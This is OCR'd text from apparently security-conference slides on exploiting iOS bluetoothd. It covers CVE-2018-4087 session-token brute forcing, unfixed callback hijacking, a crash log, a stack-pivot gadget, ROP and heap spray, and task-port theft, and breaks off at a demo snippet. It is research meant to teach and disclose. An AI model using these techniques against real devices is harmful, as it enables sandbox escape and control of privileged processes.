
Mach Service: Bluetoothd

- A process can use BTSessionAttach to create a session_token for bluetoothd and then use BTLocalDeviceAddCallbacks to register a callback for event notification.



Mach Service: Bluetoothd CVE-2018-4087 by @raniXCH


- However, Bluetoothd only uses the session token to identify the process which means we can use a sandboxed app to hijack a communication between bluetoothd and unsandboxed processes through the session token.



Mach Service: Bluetoothd CVE-2018-4087


- The problem is the ses_token is too easy to be brute forced. It only has 0x10000 (0x0000 - 0xFFFF) possible values.

- Apple fixed this problem by adding a user_id (=arc4random()) to each session, only the process knows the user_id and bluetoothd will check the map[ses_token] == user_id.




Mach Service: Bluetoothd 0-day bugs

- As we mentioned before, a user_id = arc4random() = [0x00000000-0xFFFFFFFF]. If we know the session_token, we can still hijack the communication through the user_id brute force.



- But it takes a very long long time (about 12 hours) …

- Wait…what if there are other callback registration functions without a user_id?




- Bingo! 0xFA365 BTAccessoryManagerAddCallbacks()!

Mach Service: Bluetoothd 0-day bugs


- **However, after sending message to bluetoothd through BTAccessoryManagerAddCallbacks(), nothing happened!**

- **Finally, I found the problem. The callback event can be triggered only when the iOS device connects to a new device which means we need to trigger the callback by click the Bluetooth device manually.**



Mach Service: Bluetoothd 0-day bugs

- CallBacks 1(a long long time), CallBacks 2(hard to trigger), CallBacks 3 Again! Yes, we found a new function with callbacks and it’ s easy to trigger!




- 0xFA329 BTDiscoveryAgentCreate() can create a callback for the discovery agent and then we can use 0xFA32B BTDiscoveryAgentStartScan() to trigger the callback without manual click!

```
Incident Identifier: 47FDCF3B-E85E-42A5-B248-0A0170243EF6
CrashReporter Key:   e7e78d383581d5966ceefcf432384958d5f317a2
Hardware Model:      iPhone8,1
Process:             bluetoothd [323]
Path:                /usr/sbin/bluetoothd
Identifier:          bluetoothd
Version:             ???
Code Type:           ARM-64 (Native)
Role:                Unspecified
Parent Process:      launchd [1]
Coalition:           com.apple.bluetoothd [119]


Date/Time:           2018-03-30 18:36:40.4976 +0800
Launch Time:         2018-03-30 18:24:51.0265 +0800
OS Version:          iPhone OS 11.3 (15E216)
Baseband Version:
Report Version:      104

Exception Type:  EXC_BAD_ACCESS (SIGBUS)
Exception Subtype: EXC_ARM_DA_ALIGN at 0x0042424242424242
```

PC Control -> Control the Process in a Classic Way

- The goal is not only control the PC pointer but the process as well.
- Next step is to create a ROP chain and do a heap spray for the target process.



- In this case, we use MACH_MSGH_BITS_COMPLEX Mach msg with MACH_MSG_OOL_DESCRIPTOR memory.
- If we send the msg and don’t receive the msg, the ROP chain will stay in the target’s memory space persistently.
- After several tests, we can find a MAGIC_ADDR which is 0x105400000.

PC Control -> Control the Process in a Classic Way

- **Controlled registers: X3,X4,X5,X19,X20. And last BR is X4:**

```
* thread #20, queue = 'BT CallbackMgr', stop reason = breakpoint 1.1
    frame #0: 0x00000001000a3b38 BTServer`_mh_execute_header + 31544
BTServer`_mh_execute_header:
->  0x1000a3b38 <+31544>: br     x4
    0x1000a3b3c <+31548>: adrp   x0, 818
    0x1000a3b40 <+31552>: add    x0, x0, #0xea0            ; =0xea0
    0x1000a3b44 <+31556>: adrp   x1, 783
Target 0: (BTServer) stopped.
(lldb) re r
General Purpose Registers:
        x0 = 0x0000000048530001
        x1 = 0x0000000000000008
        x2 = 0x0000000000000000
        x3 = 0x4242424242424242
        x4 = 0x4141414141414141
        x5 = 0x4242424242424242
```

Stack pivot ?

- **Until now, we can only do BOP (JOP). But it’ s hard for us to control the program flow. So, we need a stack pivot to control the stack and change BOP -> ROP.**

PC Control -> Control the Process in a Classic Way

- A great stack pivot gadget can be found at libsystem_platform.dylib:

```
0x192164b78: 0xa9405013   ldp     x19, x20, [x0]
0x192164b7c: 0xa9415815   ldp     x21, x22, [x0, #0x10]
0x192164b80: 0xa9426017   ldp     x23, x24, [x0, #0x20]
0x192164b84: 0xa9436819   ldp     x25, x26, [x0, #0x30]
0x192164b88: 0xa944701b   ldp     x27, x28, [x0, #0x40]
0x192164b8c: 0xa945781d   ldp     x29, x30, [x0, #0x50]
0x192164b90: 0xa946081d   ldp     x29, x2, [x0, #0x60]
0x192164b94: 0x6d472408   ldp     d8, d9, [x0, #0x70]
0x192164b98: 0x6d482c0a   ldp     d10, d11, [x0, #0x80]
0x192164b9c: 0x6d49340c   ldp     d12, d13, [x0, #0x90]
0x192164ba0: 0x6d4a3c0e   ldp     d14, d15, [x0, #0xa0]
0x192164ba4: 0x9100005f   mov     sp, x2
0x192164ba8: 0xaa0103e0   mov     x0, x1
0x192164bac: 0xf100001f   cmp     x0, #0x0
0x192164bb0: 0x54000041   b.ne    0x192164bb8
0x192164bb4: 0x91000400   add     x0, x0, #0x1
0x192164bb8: 0xd65f03c0   ret
```

Control X0 -> x19 & x20

Control X0 -> x2 & x29


Control X2 -> SP

RET!

- If we can control x0, then we can control sp.

PC Control -> Control the Process in an Elegant Way

- Now we can ROP (e.g., steal files, open a sandboxed IOKit userclient)!




Task port?

- But ROP is not elegant. We want the task port to control everything!

Mach Port 101


- A port provides an endpoint for IPC. Messages can be sent to a port or received from it:



- Ports can contain rights and port rights can be passed in messages.

- The most important port for one process is mach_task_self(). One can control the memory and all registers of the process through its task port.


Mach Port 101



- We can use mach_vm_allocate(target_task_port, &remote_addr, remote_size, 1) to allocate memory in a remote process.
- mach_vm_write(target_task_port, remote_address, local_address, length) can be used to copy data into a remote process.
- thread_create_running(target_task_port, ARM_THREAD_STATE64, &thread_state, stateCnt, &thread_port) can be use to create a new thread in a remote process.
- Therefore, if we can get one process’ s task port. We can easily control the whole process through mach msg.

Get the task port!

- Let’s try to get the task port of the remote process.



Get the task port!

Some tricks learn from Mach_portal:

- **We can use mach_port_insert_right(mach_task_self(), port, port, MACH_MSG_TYPE_MAKE_SEND) to insert a send right to the port. And this port can be send by OOL message with MACH_MSG_PORT_DESCRIPTOR type.**

- **In most time, mach_task_self() returns 0x103, so we can just use 0x103 without ROP (to call mach_task_self()).**

- **In order to send the task port to our pwn app, we need to know the port number of our pwn app. But we cannot use launchd to help us. Luckily, the port number can be guessed by (0x103+0x100*N). That's why we send 0x1000 ports to the remote process (in order to increase the successful rate).**

DEMO

Remotely malloc memory in the target process:

```
uint64_t local_addr = (uint64_t)malloc(4*1024*1024);
uint64_t local_length = 4*1024*1024;
memset(local_addr,0x42,local_length);          2 ⚠ Incompatible integer to pointer conversion passing

